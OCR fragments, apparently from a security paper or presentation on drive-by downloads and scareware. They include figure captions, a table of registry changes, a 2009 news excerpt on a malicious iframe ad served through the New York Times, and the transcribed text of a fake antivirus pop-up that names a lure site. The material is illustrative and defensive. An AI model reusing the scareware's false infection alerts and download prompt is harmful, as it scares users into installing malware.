


Figure 13: CDF of the number of downloaded executables as a result of visiting a malicious URL

Category	BHO	Preferences	Security	Startup
URLs %	6.99%	23.5%	36.18%	51.27%

Table 4: Registry changes from drive-by downloads.




Figure 15: Detection rates of 3 anti-virus engines.


SEPTEMBER 14, 2009

New York Times tricked into serving scareware ad

Fake Vonage ad was placed to the newspaper's Digital Advertising group

article, he performed an analysis of the site and discovered that the Times was allowing advertisers to embed an HTML element known as an iframe into their advertisements. This gave the criminals a way to include embedded Web pages in their copy that could be hosted on a completely different server, outside of the control of the Times.

Apparently the scammers waited until the weekend, when it would be hardest for IT staff to respond, before switching the ad by inserting new JavaScript code into that iframe.


zarro
Toles
Joy of ...
System scan progress
Shared Documents
97 trojans
My Documer
334 tro
Hard drives
Local Disk (C:)
353 trojans
Local Disk (D:)
78 trojans
DVD
DVD-RAM Drive (E:)
100%
Scan procedures finished. 431 Probably harmfull items was
Your Computer is Infected!
Threats and actions:
Name
Risk level
Date
Files infected
State
Email-Worm.Win32.Net
Critical
11.18.2008
36
Waiting removal
Email-Worm.Win32.Myd
Critical
11.18.2008
65
Waiting removal
Win 32:Delf-XQ
Critical
11.18.2008
44
Waiting removal
Description:
This program is potentially dangerous for your system. Trojan-Downloader stealing passwords, credit cards and other personal information from your computer.
Advice:
You need to remove this threat as soon as possible!
Full system cleanup
http://protection-check07.com
Potentially dangerous software. These programs may damage your computer and steal your private information. Online Security Checker needs Personal Antivirus components to repair your computer. Please click Ok to download and install Personal Antivirus tool.
OK
http://protection-check07.com
Your computer remains infected by threats! They might lead to data loss and file structure damage, and needed to be heal as soon as possible.
Return to Personal Antivirus and download it secure to your PC
Cancel
OK